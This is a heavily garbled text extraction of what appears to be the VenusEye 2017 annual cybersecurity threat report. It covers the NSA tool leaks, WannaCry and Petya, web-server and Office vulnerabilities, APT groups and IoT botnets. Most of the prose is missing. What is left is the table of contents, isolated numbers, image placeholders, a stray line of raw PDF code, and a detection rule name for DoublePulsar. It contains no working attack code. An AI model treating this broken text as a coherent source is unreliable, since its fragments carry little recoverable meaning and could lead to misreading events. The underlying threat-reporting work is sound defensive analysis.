

2017

DISCLAIMER

VenusEye

2017

2018





“ ” “

54 82.7 7.1% 11.4%

15% 30% ” + 2025

IT

2017

NSA Office Web

APT

DDOS


2017

VenusEye 2017

2017

.....	1
1. NSA	2
2. Struts2 WebLogic	3
3.	4
4. Office	5
5. APT	6
6.	7
7. IoT	7
8.	9
web	10
1.1 Struts2	12
1.2 SQL	14
1.3 Webshell	15
1.4 XSS	15
1.5 WebLogic	16
1.6 IIS	16
1.7	16
.....	19
2.1	20
2.2	22
2.3	26
2.3.1 - FormBook.....	26
2.3.2 - HawkEye Keylogger.....	27
2.3.3 Loader - Delphi Loader	30
.....	32
3.1 2017 Office	33
3.2	35
3.2.1 Office OLE	36
3.2.2 OLE CVE2017-0199 CVE2017-8570.....	38
3.2.3 .NET CVE2017-8759.....	41
3.2.4 CVE2017-11882.....	43
3.2.5 DDE	48
3.3	48
.....	51
4.1 APT	52
4.1.1	52
4.1.2	67
4.1.3	77

4.1.4 Lazarus	80
4.1.5 APT -	82
4.2 APT	83
4.2.1 APT28	83
4.2.2 APT29	83
4.2.3 Turla	84
4.2.4 FIN7	84
4.2.5 Donot	84
4.2.6 Group123	84
4.2.7 Dark Caracal	84
4.2.8 MuddyWater	85
4.2.9 Dark Hotel	85
	86
5.1	87
5.2	91
5.2.1	91
5.2.2	92
5.2.3	92
5.3	92
5.3.1	93
5.3.2 Web	94
5.3.3	94
5.3.4 IoT	94
IoT	95
6.1 IoT	96
6.2 IoT	99
6.2.1 Mirai	99
6.2.2 IoTroop	100
6.2.3 IoT OMG	101
6.2.4 Persirai	102
6.2.5 TheMoon IoT	102
	104
7.1	




1. NSA

A horizontal timeline illustrating the sequence of NSA leaks from 2013 to 2017. The timeline is represented by a horizontal line with arrows at both ends. Key events are marked with colored circles and text labels:


- 2013**: Marked with a blue circle and the number "4".
- 2016**: Marked with a green circle and the number "8".
- NSA**: Marked with a red circle.
- Shadow Brokers**: Marked with a red circle.
- WannaCry**: Marked with a red circle.
- NSA**: Marked with a red circle.
- WannaCry**: Marked with a red circle.
- 2017**: Marked with a blue circle.

The timeline shows the progression of these events over time, with the NSA leaks occurring between 2016 and 2017, and the WannaCry ransomware attacks occurring in 2017.



1. NSA

2016	8	13	Shadow Brokers					NSA		
Shadow Brokers			NSA		2013~2016					
2017	1	8	Shadow Brokers					Windows		
		Windows	IIS	RPC	RDP	SMB				Shellcode
2017	2	10	WannaCry					VirusTotal		
WannaCry								WannaCry		
2017	4	14	Shadow Brokers					2016		
								SMB	RDP	IIS
								“	”	WannaCry
			Shadow Brokers					2017 3 14		
								Windows	XP	Windows 2003
			NSA					16		12



2017 4 NSA

“ TCP_NSA_Windows_SMB_DoublePulsar ”

WannaCry

2017 5 12 WannaCry

“ TCP_NSA_Windows_SMB_DoublePulsar ”

20

12

Windows XP

Windows 2003

WannaCry

2017 6 27

Petya

Petya

“ DoublePulsar ”

“ TCP_NSA_Windows_SMB_DoublePulsar ”

Petya

”

2017 8

“

”

WannaCry

patch Kill Swtich

2017 4

“ TCP_NSA_Windows_SMB_DoublePulsar ”

”

“

”

“

”


2017 4

6

2017

“

”



2. 2017

NSA

2. Struts2

WebLogic



01

3

17

webshell

2 2017


5

”

4. 20

57%

01




5. 2017

4. Office

2017

Office

Office



6. 2017 Office

2017

Office

POC


CVE-

2012-0158



574 re W* n BT /F6 1 78.624 7736 Tm 0.949 g 0.949 G [<0A651C441C





6.


2017 “ ”

2016 WannaCry Locky NSA

WannaCry

“ ”

2017



9. 2017


7. IoT

IoT “ ” IoT ssh telnet

IoT “ ” IoT


IoT 2017

IoT




2017

IoTroop Gafgyt Satori Brickerbot Mirai



